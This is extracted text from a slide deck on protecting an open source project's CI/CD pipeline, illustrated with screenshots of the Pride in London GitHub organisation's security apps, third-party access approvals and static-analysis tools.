


HOW CAN I
PROTECT MY
OPEN SOURCE
PROJECT? 🛡️⚔️



DISCLAIMER.

THE PERFECT CI/CD PIPELINE DOESN'T EXIST... SORRY :(



[Repositories 6](#)[Packages](#)[People 20](#)[Teams 4](#)[Settings](#)

Find a repository...

Type: All ▾

Language: All ▾

Customize pins

[New](#)

pride-london-web

Pride In London's New Website

[pride](#) [london](#)

JavaScript Apache-2.0 85 ⭐ 0 ① 0 14 Updated 3 hours ago

pride-london-web-contentful-event-dates

TypeScript 80 ⭐ 0 ① 0 10 Updated 5 days ago



pride-london-app


Private

Pride In London's New Application

TypeScript 80 ⭐ 0 ① 0 10 Updated on 12 Mar



JavaScript 80 ⭐ 0 ① 3 10 Updated on 4 Mar



80 ⭐ 0 ① 0 10 Updated on 15 Jan



webhook service to help trigger travis builds from contentful


JavaScript MIT 80 ⭐ 0 ① 0 11 Updated on 30 Jul 2019

Top languages

JavaScript TypeScript

People

20 >



Invite your teammates...

[Invite](#)

50 Years of Queer Power


Pride in London

The UK's biggest, most diverse Pride. A home for every part of London's LGBT+ community.

ou!Me!Us!We!You!Me!
le!Us!We!You!Me!Us
We!You!Me!Us!We!
ou!Me!Us!We!You!Me
le!Us!We!You!Me!Us
We!You!Me!Us!We!

Join our
#YouMeUsWe
campaign!

This Pride month we're calling on all LGBT+ people to make an act of allyship.

[Find out more](#)



[Apps](#)[Actions](#)

Categories

[API management](#)[Chat](#)[Code quality](#)[Code review](#)[Continuous integration](#)[Dependency management](#)[Deployment](#)[IDEs](#)[Learning](#)[Localization](#)[Mobile](#)[Monitoring](#)[Project management](#)[Publishing](#)[Recently added](#)[Security](#)[Support](#)[Testing](#)[Utilities](#)

Filters ▾

Verification

[Verified](#)[Unverified](#)

Your items ▾

[Pending orders](#)[Pending installations](#)[Purchases](#)

Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

59 results filtered by [Security](#) [x](#)



Dependabot Preview

Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET



Renovate

Keep dependencies up-to-date with automated Pull Requests



LGTM

Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review



WhiteSource Bolt

Detect open source vulnerabilities in real time with suggested fixes for quick remediation



fuzzit.dev

Continuous Fuzzing for C/C++/Java/GoLang/Rust and Swift integrated with your current CI/CD workflow



Extant DevSecOps

Speed up your remediation cycles for security vulnerabilities with Extant DevSecOps pipeline tools



nexploit.app

NexPloit is a Dynamic Application Security scanner powered by Machine learning and modern scanning technologies



Repository Visibility SMS Alert

By bitiou

Notifies active organization owners that a repository has been made public and allows them to react via SMS
7 stars



action-accesscontrol

By ludseus

Check if the invoker has access defined access level



Meterian Scanner

By MeterianHQ

Scan a Java repository for vulnerabilities
3 stars



Snyk

Find, fix (and prevent!) known vulnerabilities in your code



BackHub

Reliable GitHub repository backup, set up in minutes



Sonatype DepShield

Monitor your open source components for security vulnerabilities - goodbye mude, hello kaizen



GuardRails

GuardRails provides continuous security feedback for modern development teams



Nightfall Radar

Detect credentials and secrets in GitHub repos via machine learning. Formerly known as Watchtower Radar



ODIN

Audit your smart contract files automatically within a blink



Snyk CLI Action

By clarkis

Run the Snyk CLI
17 stars



Secret Scan

By max

Scan your repository for secrets
20 stars



gitleaks-action

By eshork

checks your source for embedded key leaks, using gitleaks
13 stars



Shellcheck Action

By feerphage

Wraps the shellcheck CLI
4 stars

Organization settings		Third-party application access policy	
Profile		Policy: Access restricted ✓	
Member privileges		Only approved applications can access data in this organization. Applications owned by PridelnLondon always have access.	
Billing			
Security			
Verified domains			
Audit log			
Webhooks			
Third-party access			
Installed GitHub Apps			
Repository topics			
Repository labels			
Deleted repositories			
Projects			
Teams			
Developer settings			
OAuth Apps			
GitHub Apps			
Moderation settings			
Blocked users			
Interaction limits			
		Remove restrictions	
		Travis CI for Open Source	✓ Approved — ⚒
		CircleCI ...	✓ Approved — ⚒
		Snyk ...	✓ Approved — ⚒
		LGTM	✓ Approved — ⚒
		Codecov ...	✓ Approved — ⚒
		codefactor.io ...	✓ Approved — ⚒
		GuardRails OAuth (Deprecated) ...	✓ Approved — ⚒
		CodeScene Authentication ...	✓ Approved — ⚒
		CodeScene Repositories ...	✓ Approved — ⚒
		DeepScan ...	✓ Approved — ⚒
		reshift ...	✓ Approved — ⚒
		Atlassian Cloud ...	✓ Approved — ⚒
		Greenkeeper ...	✗ Denied — ⚒
		Codacy Login ...	✗ Denied — ⚒
		Coveralls Pro	✗ Denied — ⚒
		codefactor.io ...	✗ Denied — ⚒
		codebeat ...	✗ Denied — ⚒
		Percy	✗ Denied — ⚒
		Nightfall DLP ...	✗ Denied — ⚒
		Test Quality ...	✗ Denied — ⚒
		Coverity Scan	✗ Denied — ⚒

Installed GitHub Apps		
GitHub Apps augment and extend your workflows on GitHub with commercial, open source, and homegrown tools.		
	AccessLint	Configure
	Codecov	Configure
	codefactor.io	Configure
	datreelo	Configure
	Dependabot Preview	Configure
	GuardRails	Configure
	Jira	Configure
	LOGTM.com	Configure
	Netlify	Configure
	Pull Request Size	Configure
	Rollbar	Configure
	Slack	Configure
	SonarCloud	Configure
	Sonatype DepShield	Configure

- Organization settings
- Profile
- Member privileges
- Billing
- Security
- Verified domains
- Audit log
- Webhooks
- Third-party access
- Installed GitHub Apps
- Repository topics
- Repository labels
- Deleted repositories
- Projects
- Teams

- Developer settings
 - CAuth Apps
 - GitHub Apps
- Moderation settings
 - Blocked users
 - Interaction limits

SonarCloud

 Installed 2 months ago Developed by [sonarcloud](#) <https://sonarcloud.io>

SonarCloud is the leading product for Continuous Code Quality online, totally free for open-source projects. It supports all major programming languages, including Java, JavaScript, TypeScript, C#, C/C++ and many more. If your code is closed source, SonarCloud also offers a paid plan to run private analyses.

This SonarCloud GitHub application makes it simpler than ever to onboard new code repositories in SonarCloud, get your pull requests decorated with detected quality issues, and invite your team members to collaborate.

To get started in a few minutes, simply follow [the official documentation on SonarCloud](#).

Permissions

- ✓ Read access to code
- ✓ Read access to members and metadata
- ✓ Read and write access to checks, commit statuses, and pull requests

Repository access

All repositories
This applies to all current and future repositories.

Only select repositories

[Select repositories](#) 

Selected 1 repository.

[PrideInLondon/pride-london-web](#) 

[Save](#)



[Cancel](#)

Uninstall SonarCloud

When you uninstall SonarCloud, it will be removed from this account and will lose access to all of its resources.

[Uninstall](#)

THE TOOLS





Application

DeepScan

PrideInLondon has already purchased the Free plan for this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan ▾](#)

[Configure access](#)



GitHub confirms that this app meets the [requirements for verification](#).

Categories

[Code quality](#)

[Code review](#)

[Recently added](#)

[Free Trials](#)

[Free](#)

[Paid](#)

Tired of the troubles with JavaScript? DeepScan can help you.

DeepScan is an advanced static analysis tool engineered to support JavaScript, TypeScript, React, and Vue.js.

You can use DeepScan to find possible runtime errors and quality issues instead of coding conventions. Integrate with your GitHub repositories to get quality insight into your web project.

[Read more...](#)

Supported languages

JavaScript, JSX, TypeScript
and [1 other languages supported](#)

Developer



[deepscan](#)

Developer links

[Support](#)

[Status](#)

[Documentation](#)

[Privacy Policy](#)

[Terms of Service](#)

[Report abuse](#)

The screenshot shows a code editor with a sidebar. The sidebar displays analysis results for a file named 'srcComponents/Toolbar'. It includes sections for 'Unexpected token, expected' and 'Condition 'station' is always taken'. A tooltip provides a detailed explanation: 'Condition 'station' is always true at this point because the else branch of the condition 'istation' at line 92 has been taken.' The code editor shows several lines of JavaScript code, including an 'if' statement where the 'else' branch is highlighted.

```
Sort by High Impact
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
